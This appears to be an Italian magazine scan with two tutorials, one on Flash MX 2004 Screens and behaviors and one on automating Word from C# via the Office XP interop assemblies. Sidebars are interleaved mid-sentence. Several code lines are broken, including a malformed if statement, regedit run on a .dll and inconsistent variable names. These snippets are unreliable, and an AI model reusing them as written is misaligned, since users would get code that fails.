La versione Professional di Flash Mx 2004 è il risultato di un attento lavoro da parte degli ingegneri della Macromedia per mettere a disposizione degli sviluppatori uno strumento potente e robusto per realizzare complessi progetti.
Tutte le novità di ActionScript 2 non potevano non avere un riscontro anche nell'IDE del programma. Gli *Screens* sono proprio una di queste nuovi e potenti caratteristiche; mettono a disposizione un'interfaccia utente in fase di authoring per creare e gestire documenti gerarchici complessi attraverso una struttura a blocchi, già ben nota a chi sviluppa in altri ambienti *RAD (Rapid Application Development).*
Finalmente è possibile creare complesse applicazioni senza più impazzire utilizzando frames multipli, scene, livelli. Con gli *Screens* è possibile gestire questi progetti senza utilizzare mai la *Timeline,* ma progettando in maniera visuale la gerarchia che esiste tra i documenti che compongono la nostra applicazione.
Esistono due tipi di documento cosidetti screen-based: le *Slide* e i *Form.*
Le presentazione di tipo *Slide* permettono di creare documenti Flash con contenuti sequenziali, come per esempio una presentazione di tipo *slide show.* Quando si crea un'applicazione di questo tipo vengono automaticamente generati i comportamenti (behavior) per navigare tra una slide e l'altra utilizzando le frecce sulla tastiera. Se sono state create *Slide* annidate *(nested)* non sarà possibile navigare al loro interno con i behavior generati di default. Ogni *slide* è inoltre visualizzata su schermo in modo da sovrapporsi a quella precedente.
I documenti di tipo *Form* invece, permettono di creare applicazioni *form-based* come per esempio moduli di registrazione utenti, carrelli elettronici. Gli *Screens* di tipo *Form* sono dei semplici contenitori che vengono usati per strutturare l'applicazione e non prevedono la creazione di alcun behavior per gestire l'interattività tra di essi. Risulta quindi un ottimo strumento di sviluppo per gli utenti più esperti.
È possibile settare i parametri e le proprietà degli Screens nella *Property Inspector* cambiando il tab *Properties* con quello *Parameters.* Con ActionScript è possibile utilizzare le classi

COMPATIBILITÀ
Le applicazioni Screen-based possono essere salvate in formato Flash player 6 o più recente ma non in versioni più vecchie.

EFFETTI AUTOMATICI

Per chi ha fretta, o non ha voglia di dedicare molto tempo alla costruzione - piuttosto laboriosa - di un effetto grafico su una scritta o un logo, adesso è possibile ricorrere ad effetti automatici. A seconda dell'effetto scelto, possono essere applicate suddivisioni in più livelli, duplicazioni, interpolazioni o altro, il tutto senza dover nemmeno sfiorare la timeline.

Fig. 1: Gli Screens.

Form e *Slide* per andare ad estendere o creare nuove e complesse funzioni all'interno delle nostre applicazioni. Nel nostro articolo gestiremo un'applicazione di tipo *Form-based,* evidenziando come sia possibile seguire il modello *MVC (Model View Controller)* per svincolare la parte logica dalla parte contenutistica della nostra applicazione.

ACTIONSCRIPT 2 E GLI SCREENS

Per rendere le cose più semplici possiamo pensare agli Screens come a dei movie clip annidati tra loro che possono quindi interagire con il linguaggio di Flash. Dobbiamo però avere chiari alcuni concetti prima di addentrarci nell'uso illimitato che ActionScript ci mette a disposizione per gestire queste applicazioni. Di seguito vengono elencate delle buone norme *(best practise)* per usare in modo proficuo ActionScript. Ogni volta che aggiungiamo del codice ActionScript avendo prima selezionato uno Screen, il codice è agganciato direttamente allo Screen, è pertanto preferibile utilizzare questa tecnica per gestire funzioni semplici, per situazioni più complesse è consigliabile creare delle classi esterne in ActionScript. Prima di cominciare a scrivere del codice è buona regola definire bene la struttura della nostra applicazione e assegnare ad ogni screens un nome che poi non cambierà con il tempo. In caso contrario, rinominando uno screen, il nome di istanza viene automaticamente cambiato e quindi tutto il codice ActionScript a cui esso faceva riferimento dovrà essere corretto. Anche se la Timeline di default è chiusa, possiamo fare riferimento ad essa in ActionScript utilizzando il path *_root*. Se volessimo gestire la navigazione tra le slide utilizzeremo il comando *rootSlide* e non utilizzeremo invece comandi all'interno degli eventi *on(reveal), on(hide), on(keydown), on(keyup)*.Ho lasciato per ultima questa voce, ma in realtà per il nostro articolo sarà la più importante: ogni screen è automaticamente associato con ActionScript alla propria classe. Questa associazione può essere cambiata settando alcuni parametri all'interno della *Property Inspector* e scrivendo in ActionScript del codice estendendo le classi *Screens, Form* e *Slide*. Utilizzando questa tecnica è possibile ottenere un'intera applicazione in Flash senza che al suo interno sia scritta una sola riga di codice. Infatti tutte le funzioni saranno gestite da classi esterne scritte in ActionScript e associate ad ogni singolo screens.

Fig. 2: La nuova Start Page del pacchetto Studio Mx.

CREARE APPLICAZIONI CON GLI SCREENS

Abbiamo detto che esistono due tipi di screens:

- **Flash Slide Presentation**
- **Flash Form Application**

Per creare uno dei due tipi di documento è possibile utilizzare la *Start Page* di Flash che appare in apertura del programma o selezio-





Fig. 3: Un documento con gli screens.

nando dal menu *File* la voce *New* e scegliendo il tipo di documento dalla finestra. Dalla *Start Page*, sotto la colonna *Create New* selezioniamo la voce *Flash Form Application*. Viene creato un documento con un form screen di default, come mostrato in Fig. 3.
Per inserire altri form all'interno del nostro documento basta cliccare sul tasto in alto a destra (quello con l'icona del simbolo più) o cliccando il tasto destro del mouse e selezionando la voce *Insert Screen* dal context menu (Fig. 4).





Fig. 4: ***Aggiungere uno screens***

Tra le varie possibilità che abbiamo notiamo l'inserimento di uno screen di tipo nested, cioè annidato o la voce *Insert Screen Type* che permette di inserire una *Slide* o un *Form*. Osservando il pannello alla nostra sinistra, i nomi di default che vengono assegnati agli screens sono: *Form1, Form2* e coì via.
È ovviamente possibile rinominare gli screens, avendo la sola attenzione di assegnare ad ognuno di essi un nome univoco. Infatti il nome assegnato allo screen è lo stesso utilizzato dalla sua istanza a cui poi il codice ActionScript farà riferimento.
Inoltre gli identificatori di linkage (linkage identifier) corrispondono al nome dello screen e quindi al suo nome di istanza. Come per altri elemti gestiti all'interno di Flash, i nomi degli screens non devono contenere spazi, il primo carattere deve essere una lettera, un underscore o un simbolo $ e, come le nuove specifiche per ActionScript 2, sono case-sensitive.
Sul tab *Parameters* del Property Inspector è possibile settare alcuni parametri per controllare come gli screens appariranno e si comporteranno quando l'applicazione sarà in runtime.
Esistono differenti proprietà e parametri a seconda che stiamo gestendo applicazioni di tipo *Slide* o *Form*.
Per quanto riguarda le Slide:

autoKeyNav
determina se la slide utilizza per la navigazione all'interno del documento le freccie della tastiera.
Se settato a *true*, premendo la freccia di destra o la barra spaziatrice si vanza di una slide, mentre premendo la freccia sinistra ci si sposta indietro di una sclide. Se il parametro è settato a *false* non vengono gestite le azioni per navigare all'interno del documento, mentre se impostato a *inerith* eredita i settaggi dalla slide precendete (*parent*).

overlayChildren
specifica se i child screens si sovrappongono ai loro parent durante l'esecuzione del filmato.

playHidden
indica se la slide deve continuare a girare anche se è nascosta.

visible
indica se una slide è visibile o meno durante l'esecuzione del filmato. Questa proprietà ha effetto solo in modalità run-time.


I seguenti parametri sono invece disponibile sia per le Slide che per i Form:

autoload
indica se il contenuto deve caricarsi automaticamente o attendere finchè il metodo *Loader.load()* non venga richiamato

contentPath
è un indirizzo assoluto o relativo che specifica il file da caricare quando il metodo *Loader.load()* è chiamato.

Sul tab *Properties,* invece, risiedono due proprietà molto importanti ai fini del nostro articolo: *class name* e *registration point.*
Il *class name* determina il nome della classe da a cui lo screen fa riferimento. Di default questo valore è assegnato alla classe *mx.-screens.Slide* (per le slide) o *mx.screens.Form* (per i form). Il *registration point* indica invece la posizione del registration point dello screen in base al suo contenuto.

I BEHAVIORS: TRANSIZIONI E COMPORTAMENTI

Tra le novità della nuova versione di Flash risulta rilevante quella dei behavior.

IL PANNELLO BEHAVIOR


Oltre a sostituire la modalità normale, prevede alcune nuove funzioni estremamente utili. Ad esempio, adesso è possibile ordinare i livelli di un clip, anche senza ricorrere al metodo *swapDepth().*

Proprio come Dreamweaver, ora anche Flash dispone di un set di azioni e comandi che possono essere applicati ai documenti senza scrivere nessuna riga di codice.

Fig. 5: I Behavior.

Dalla finestra *Behavior* posizionata alla destra dell'ide del programma, cliccando sul tasto col simbolo "+" è possibile accedere ad una serie di comportamenti già realizzati e completamente funzionanti, divisi in sette categorie, come mostra la Fig. 5:

Data
comprende un behavior per scatenare degli eventi a seconda del tipo di elemento a cui viene indirizzato

Embedded Video
comandi per gestire un video incorporato all'interno del documento

Media
azioni da compiere su differenti media all'interno del documento

MovieClip
azioni per navigare tra diversi movie clip

Screen
comandi per interagire con gli screen. Include anche un set di transizioni da applicare agli screen

Sound
comandi per gestire i suoni

Web
comando per caricare una pagina web

Per il nostro articolo, di particolare interesse sono le transizioni che possiamo applicare agli screens che permettono di ottenere effetti durante i passaggi da una slide o un form ad un altro. Per aggiungere una transizione è sufficente aprire la palette Behavior, andare sotto la voce Screens e selezionare Transitions.
Verrà aperta una finestra di dialogo da cui poter scegliere tra nove effetti pre costruiti ed editarne i parametri di visualizzazione.
La Fig. 6 mostra questa finestra di dialogo. Tra le azioni che possiamo compiere con i behavior sugli screen ci sono: *Go to First Slide, Go to Last Slide, Go to Next Slide, Go to Previous Slide*, e *Go to Slide*. Per aggiungere un behavior basta seguire le seguenti operazioni:

- Selezionare lo screen
- Nel pannello *Behavior* cliccare il bottone *Add (+)*
- Selezionare lo screen e il behavior appropriato dal submenu
- Se il behavior selezionato richiede un target screen, apparirà la finestra di dialogo *Select Screen* in cui dovrà essere scelto lo screen di target.

A questo punto, il behavior è stato aggiunto nella finestra *Behavior*. Dalla stessa possiamo cambiare l'evento su cui scatenere l'azione (per esempio la ricezione del focus di uno screen) nella colonna *Event*.
Questa prima parte dell'articolo ci fornisce l'infarinatura di base che occorre a sviluppare un'intera applicazione utilizzando gli screens. Nelle seconda parte andremo a definire una form application utilizzando tutti i concetti illustrati in questo prima articolo.
Alla prossima, buon lavoro.

Marco Casario

ACTIONSCRIPT 2.0

A partire dalla versione 2004, nasce ActionScript 2.0 che, oltre a nuovi oggetti, metodi e proprietà, introduce alcune convenzioni, obbligatorie in alcuni casi e solo consigliate in altri. Uno dei principali cambiamenti è che i nomi delle variabili e delle funzioni diventano tutti case-sensitive (la variabile miavar è diversa da MiaVar).






Fig. 6: Le transizioni sugli screens

Pilotare Office da codice

Sviluppare applicazioni Office XP con C# (parte seconda)

La tecnologia .NET di Microsoft permette di sviluppare applicazioni Office XP grazie all'interoperabilità fra componenti sviluppati secondo il modello COM e quelli basati su .NET

In questo articolo vedremo come interagire con le applicazioni della suite Office XP per mezzo dei linguaggi .NET, nel caso particolare C#. Per fare ciò utilizzeremo un insieme particolare di assemblies .NET sviluppati e messi a disposizione dalla stessa Microsoft, collezione che prende il nome di *Office XP Primari/Interop Assemblies*, o in breve *Office XP PIA*.

PRIMARY INTEROP ASSEMBLY

La COM/.NET interoperability consente di utilizzare componenti COM *(Component Object Model)* e COM+, ed in generale codice *unmanaged* (non gestito), da programmi eseguiti all'interno *Common Language Runtime*, cioè da codice *managed* (gestito). Può esistere un numero qualsiasi di *assemblies COM interop*, cioè di *assemblies .NET* che permettono di nascondere i dettagli della tecnologia *COM*, ed usare i suoi componenti come se fossero scritti direttamente in *.NET*.
Volendo, possiamo noi stessi avventurarci nello scrivere le nostre librerie per interagire con Word, Excel, o con la nostra applicazione preferita. Esiste però un solo assembly che contiene la descrizione ufficiale dei tipi, così come sono stati progettati e scritti dal creatore stesso, e magari con una serie di aggiunte e personalizzazioni per renderli più semplici da utilizzare. Questo assembly è chiamato *Primary Interop Assembly* (PIA). Microsoft ha creato una serie di assembly per ogni applicazione del pacchetto Office XP, chiamati appunto *Office XP Primary Interop Assemblies*, ed utilizzeremo proprio questi per scrivere degli esempi C# che mostrino come interagire con Word, Excel, Powerpoint. Naturalmente gli *Office XP PIA* sono liberamente scaricabili dal sito di Microsoft, vedi le barre laterali per il link esatto.

INSTALLARE I PRIMARY INTEROP ASSEMBLY

Il file eseguibile contenente i PIA (Da scaricare collegandosi sito *www.microsoft.com/downloads*, inserendo come chiave di ricerca "*oxppia.exe*") è un autoestraente, quindi basta eseguirlo e scegliere una directory di destinazione a nostro piacimento in cui estrarre gli assembly ed i file a corredo per la corretta installazione e registrazione degli stessi. Se abbiamo fretta, oppure se vogliamo installare tutti gli assembly contenuti nel pacchetto basterà lanciare il file *register.bat*, altrimenti possiamo manualmente scegliere gli assembly da installare. Per installare un assembly occorre inserirlo nella *Global Assembly Cache* (GAC) e registrarlo nel registro di Windows. Per portare a termine il primo compito è necessario utilizzare l'utility *gacutil* fornita dal *framework .NET*. Naturalmente, dovrà essere impostato il corretto path per riuscire ad eseguire il comando oppure, se abbiamo Visual Studio .NET a disposizione, basterà cliccare, fra i tools a disposizione, sulla voce *"Visual Studio .NET Command Prompt"*.
A questo punto basterà spostarsi nella directory contentente l'assembly da installare e lanciare dal prompt il comando:

```
gacutil -i nome_assembly
```

Ad esempio, fra gli assembly che troveremo nella directory in cui abbiamo estratto i file, troveremo l'assembly per Microsoft Word, *Microsoft.Office.Interop.Word.dll,* e lanciando il comando:

```
gacutil –i Microsoft.Office.Interop.Word.dll
```

lo installeremo nella *Global Assembly Cache* (**Figura 1**). Il passo successivo è quello di registrare il componente nel registro di Windows, per semplificare

```
D:\downloads\dotnet\Office>gacutil -i Microsoft.Office.Interop.Word.dll

Microsoft (R) .NET Global Assembly Cache Utility.  Version 1.0.3705.0
Copyright (C) Microsoft Corporation 1998-2001. All rights reserved.

Assembly successfully added to the cache

D:\downloads\dotnet\Office>
```





Fig. 1: ***Abbiamo appena registrato l'assembly relativo a Word.***

tale operazione Microsoft ha incluso dei file con estensione *.reg*, che basterà lanciare sempre dal prompt in questa maniera:

```
Regedit /s Microsoft.Office.Interop.Word.dll
```

Ogni assembly dipende però da alcuni degli altri assembly estratti, dipendenze che potrete verificare leggendo i file *Readme* a corredo.
Nel caso specifico di Word, vengono riportati i seguenti altri assembly da installare e registrare con la procedura descritta sopra:

```
Microsoft.Office.Interop.Word.dll
Microsoft.Vbe.Interop.dll
office.dll
stdole.dll
```

Per visualizzare gli assembly presenti nella Global Assembly Cache del nostro sistema, basterà visualizzare i file presenti nella sottodirectory \assembly della directory di Windows, in genere *C:\Winnt\assembly* oppure *C:\Windows\assembly* (**Figura 2**).






Fig. 2: ***Verifichiamo la corretta presenza degli assembly necessari.***

UTILIZZARE GLI OFFICE XP PIA

Per poter utilizzare gli Assembly così installati, dovremo naturalmente referenziarli in maniera corretta dal nostro progetto. L'operazione è naturalmente semplice ed immediata in Visual Studio .NET, ma anche compilando da line di comando con il compilatore *csc* il compito si rivela facile.
Creiamo intanto un progetto C# in Visual Studio .NET. A questo punto dobbiamo aggiungere i riferimenti agli assembly che ci interessano. Per far ciò, nella finestra *Esplora Soluzioni*, a destra dell'ambiente di sviluppo, clicchiamo con il tasto destro sulla voce *References* e quindi selezioniamo la voce *Aggiungi Riferimento…*, o equivalentemente selezioniamo la medesima voce dal menu *Progetto* di Visual Studio .NET. A questo punto, nella finestra che ci apparirà, clicchiamo sul tab dei componenti COM e selezioniamo l'assembly che ci interessa dall'elenco e clicchiamo su *OK*.

UN ESEMPIO WORD

Siamo pronti per creare un piccolo esempio che utilizzi Word. Aggiungiamo con la procedura illustrata nel paragrafo precedente il riferimento alla libreria *Microsoft Word 10.0 Object Library* (**Figura 3**).





Fig. 3: ***Aggiungiamo il riferimento alla libreria Microsoft Word 10.0 Object Library.***

Nella finestra esplora soluzioni potremo verificare che i riferimenti siano stati effettivamente aggiunti (**Figura 4**).





Fig. 4: ***La verifica sui riferimenti.***


Scriviamo ora qualche riga di codice per assaggiare le funzionalità che abbiamo adesso a disposizione. Innanzitutto aggiungiamo le direttive *using* :

```
using Microsoft.Office.Interop.Word;
using System.Reflection;
```

che ci permetterà di creare un oggetto *Application*, il quale rappresenta un istanza dell'applicazione Word. Il namespace *System.Reflection* è altrettanto necessario, vedremo tra breve perché.

```
//Crea un'applicazione Word
```

PRIMARY INTEROP ASSEMBLIES

I PIA o assembly di interoperabilità primari sono forniti dallo stesso autore della type library da essi descritta e forniscono le definizioni ufficiali dei tipi definiti con tale libreria. Gli assembly di interoperabilità primari sono sempre firmati dal relativo editore, per assicurarne l'univocità. Un PIA viene creato da una libreria dei tipi eseguendo TlbImp con l'opzione "/primary" dopo aver indicato l'assembly come primario con l'utilizzo dell'attributo *PrimaryInteropAssemblyAttribute*. Quando si utilizzano i tipi definiti in una libreria dei tipi, fare sempre riferimento al PIA per tale libreria, anziché reimportare o ridefinire i tipi stessi. Inoltre bisogna evitare di utilizzare assembly di interoperabilità che non siano primari.

```
Application appWord=new Application()
```

L'oggetto *appWord* mette a disposizione dei metodi e delle proprietà per interagire con Microsoft Word, ad esempio possiamo immediatamente ricavare la versione di Word installata, per mezzo della proprietà *Version*:

```
Console.WriteLine("La versione di Word installata è:
                                      "+appWord.Version);
```

Vediamo ora come attivare Word, rendendolo visibile all'utente

```
appWord.Visible=true;
Console.WriteLine("Premi invio per chiudere Word");
Console.ReadLine();
object saveChanges = Missing.Value;
object originalFormat = Missing.Value;
object routeDocument = Missing.Value;
appWord.Quit(ref saveChanges,ref originalFormat,ref
                                      routeDocument);
```

Settando la proprietà *Visible* a *true*, rendiamo Word visibile, a questo punto blocchiamo l'applicazione aspettando una pressione del tasto invio, e con il metodo *Quit* chiudiamo l'istanza di Word aperta.
Come avrete notato il metodo *Quit* accetta tre parametri di tipo *ref object*, ma in questo caso basterebbe non passare nessun valore per utilizzare i valori di default, come molti sviluppatori Visual Basic saranno abituati a fare. Purtroppo non è consentito in C# l'uso dei parametri opzionali, quindi è necessario utilizzare la classe *Missing* (contenuta nel namespace *System.Reflection*, ecco il perché dello using relativo!), che rappresenta un parametro *object* mancante. Il membro statico *Value* è l'unico membro della classe *Missing*, e ne rappresenta l'unica istanza. Lanciando la generazione del progetto ed eseguendolo potrete verificare l'apertura di Word e, alla pressione del tasto Invio, la sua chiusura immediata. Lo stesso esempio è compilabile dal prompt, ricordandosi di referenziare ancora l'assembly necessario, ad esempio in questa maniera:

```
csc /r:"C:\OfficeXPPIAs\Microsoft.Office.
                    Interop.Word.dll" EsempioConsoleWord.cs
```

CREARE UN DOCUMENTO WORD

Nel paragrafo precedente abbiamo visto come aprire l'applicazione, ma non abbiamo né aperto un documento esistente né creato uno da zero. Vediamo subito come fare: aprire Word e richiuderlo non ha una così grande utilità! Iniziamo dal creare un nuovo documento, per far ciò bisogna aggiungere alla collezione *Documents* di un oggetto *Word.Application* un nuovo elemento, ed a questo punto sull'oggetto *Word.Document* così ottenuto potremo lavorare inserendo testi, tabelle, ed effettuando tutte le operazioni che sono permesse per mezzo di Word XP. Innanzitutto è conveniente usare un alias per il namespace *Microsoft.Office.Interop.Word* in modo da evitare conflitti con la classe *System.Windows.Forms.Application*, e per far ciò utilizziamo la parola chiave using in questa maniera:

```
using Word = Microsoft.Office.Interop.Word;
```

Questo ci permette di aggiungere al nostro codice o alle nostre classi delle variabili di tipo *Word.Application* piuttosto che chiamarle per intero con il nome assoluto *Microsoft.Office.Interop.Word.Application*, vediamo subito allora come creare un nuovo documento e scriverci dentro del testo, ad esempio la stringa *ioProgrammo*:

```
//l'oggetto opt è usato per gestire i parametri opzionali
                                               dei metodi
object opt=Missing.Value;
// Creiamo un nuovo documento.
// Settando tutti gli argomenti al valore Missing.Value è
// equivalente a non fornire nessun argomento per un
                                  parametro opzionale in VB.
// Cioè verranno usati valori di default.
object template=Missing.Value; //Non usare un template.
object newTemplate=Missing.Value;
                                  //Non creare un template.
object documentType=Missing.Value;
                                  //documento Plain old text.
object visible=true; //Mostra il documento mentre
                                              ci lavoriamo.
Word.Document objDoc = appWord.Documents.Add(
                          ref template, ref newTemplate,
                          ref documentType, ref visible);
//inseriamo la stringa ioProgrammo come prima Parola
objDoc.Words.First.InsertBefore("ioProgrammo");
```

SUL WEB

Home Page degli Office XP PIAs
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnoxpta/html/odc_oxppias.asp

Working with Office XP Primary Interop Assemblies
http://msdn.microsoft.com/library/en-us/dnoxpta/html/odc_oxppias.asp?frame=tru

NOTA

OBJECT VIEWER

Visual Studio fornisce gli strumenti adatti a lavorare con librerie di tipi COM. Ad esempio con il visualizzatore oggetti di Visual Studio.NET possiamo esplorare i riferimenti del nostro progetto, e visualizzare ad esempio i metodi e le interfacce esposte dagli assemblies contenuti nel pacchetto Office XP PIAs.
Il Visualizzatore Oggetti si attiva dal menù *Visualizza->Altre finestre*, oppure tramite la pressione di tasti *CTRL + ALT + J*.
Sulla sinistra vedremo e potremo selezionare tutti gli oggetti delle nostre soluzioni e contenuti nei riferimenti, e sulla destra verranno visualizzati i membri dell'oggetto selezionato.
Ad esempio selezionando il riferimento *Microsoft.Office.Interop.Word* ed espandendo l'albero avremo una veloce guida alle classi utilizzabili nelle nostre applicazioni.

APRIRE E SALVARE IL DOCUMENTO

La classe *Document* contiene ed espone, come detto, una miriade di metodi e proprietà, e non basterebbe l'intero numero della rivista per esporli tutti. Dotandosi di buona volontà, della documentazione, soprattutto del modello ad oggetti di Word, e magari di Visual Studio e del suo *Visualizzatore Oggetti* (vedi **Box 1**) o di un tool con autocompletamento del codice, riuscirete a sfruttare tutte le potenzialità di Word (e di Office in generale). Noi vedremo qualche altro piccolo esempio per fare un po' di pratica e per studiare il funzionamento del tutto. Dopo aver inserito il testo dobbiamo salvare il documento, e per far ciò possiamo scegliere di farlo in formato XP o nel vecchio formato. La classe *document* fornisce infatti i metodi *SaveAs* e *SaveAs2000*, oltre al *Save* per salvare un documento esistente. Naturalmente per poter usare il metodo *SaveAs2000* dobbiamo assicurarci di avere sulla macchina la versione di Word adeguata, che possiamo ricavare dalla proprietà *Version* della classe *Word.Application* (Word XP corrisponde alla versione 10.0)

```
object fileName = Environment.CurrentDirectory
                                    +"\\documento.doc";
object optional = Missing.Value; //valori opzionali di default.
if(app.Version=="10.0"= doc.SaveAs2000(ref fileName,
    ref optional, ref optional, ref optional, ref optional,
                ref optional, ref optional, ref optional,
               ref optional, ref optional, ref optional);
else doc.SaveAs (ref fileName, ref optional, ref optional,
    ref optional, ref optional, ref optional, ref optional,
  ref optional, ref optional, ref optional, ref optional);
```

Alla fine, non dimentichiamo mai di chiudere l'applicazione, se non vogliamo che restino occupate un sacco di risorse:

```
object saveChanges = true; // avvisa se il documento
                                      non è stato salvato
app.Quit(ref saveChanges, ref optional, ref optional);
```

E' possibile naturalmente aprire un documento esistente invece di crearne uno ex-novo, ed anche per tale procedura esistono due metodi, a seconda della versione di Word installata sulla nostra macchina, *Open2000()* ed *Open()*, ad esempio:

```
_Document doc = app.Documents.Open2000(ref fileName,
    ref optional, ref optional, ref optional, ref optional,
    ref optional, ref optional, ref optional, ref optional,
                 ref optional, ref optional, ref visible);
```

L'ultimo argomento dei due metodi di aperture permette di specificare se rendere visibile l'applicazione Word con il documento appena aperto oppure se lavorarci mantenendola nascosta. Per i nostri scopi sarebbe buona cosa lasciarla visibile, magari seguendo passo passo i cambiamenti che avvengono nel documento.

MODIFICA DI UN DOCUMENTO

Per modificare il contenuto di un documento, ad esempio il testo, dovremo avere a che fare con oggetti *Range*. Un oggetto *Range* rappresenta un'area contigua di documento, ed è possibile quindi utilizzarlo per identificare ogni parte di un documento. Una volta ottenuto un oggetto *Range* possiamo intervenire su di esso per applicare formati e scrivere testo. Ad esempio per inserire del testo all'inizio di un documento possiamo scrivere:


```
object start=0;
object end=0;
//otteniamo il range che identifica l'inizio del
                                          documento objDoc
Word.Range range=objDoc.Range(ref start,ref end);
//inseriamo la stringa "ioProgrammo"
range.InsertBefore("ioProgrammo");
```

Come detto prima possiamo anche applicare dei formati tramite l'oggetto *Range*, ad esempio le proprietà *Bold* ed *Italic* permettono di applicare il grassetto ed il corsivo. Come spesso accadrà lavorando con gli oggetti di Word tramite C#, bisogna stare attenti ai tipi, ad esempio *Bold* e Italic sono due proprietà che in Visual Basic potevamo impostare utilizzando *True* e *False*, ma in realtà le proprietà sono dei valori di tipo intero, quindi non possiamo utilizzare in C# il tipo bool, ma dobbiamo impostarle mediante il valore 0 per dire *false*, ed un valore non nullo per dire *true*;

```
range.Bold=1; // applica il Grassetto
range.Italic=0;// rimuove il corsivo
```

CREAZIONE DELLE TABELLE

Le tabelle di un documento sono contenute nella collezione *Tables* di un oggetto *Document*, quindi per aggiungerne una è sufficiente utilizzare ancora il metodo *Add*, specificando il numero di righe e di colonne che dovrà contenere la nostra tabella, ad esempio il codice seguente crea un documento ed all'interno di questo inserisce una tabella di 4 righe e cinque colonne:

```
int nRows=4; //numero di righe
int nCols=5; // numero di rolonne
```

Il pacchetto degli Office XP PIAs include i seguenti assemblies:

adodb.dll
dao.dll
Microsoft.Vbe.Interop.dll
mscomctl.dll
msdatasrc.dll
office.dll
stdole.dll
.Access.dll
.Excel.dll
.FrontPage.dll
.FrontPageEditor.dll
.Graph.dll
.Outlook.dll
.OutlookViewCtl.dll
.Owc.dll
.PowerPoint.dll
.Publisher.dll
.SmartTag.dll
.Visio.dll
.Word.dll

nella gerarchia Microsoft.Office.Interop

```
object opt=Missing.Value;
//creiamo la tabella table
Word.Table table=objDoc.Tables.Add(objDoc.Last.Range,
        nRows, nCols, ref opt, //DefaultTableBehaviour
                        ref opt); //AutoFitBehaviour
```

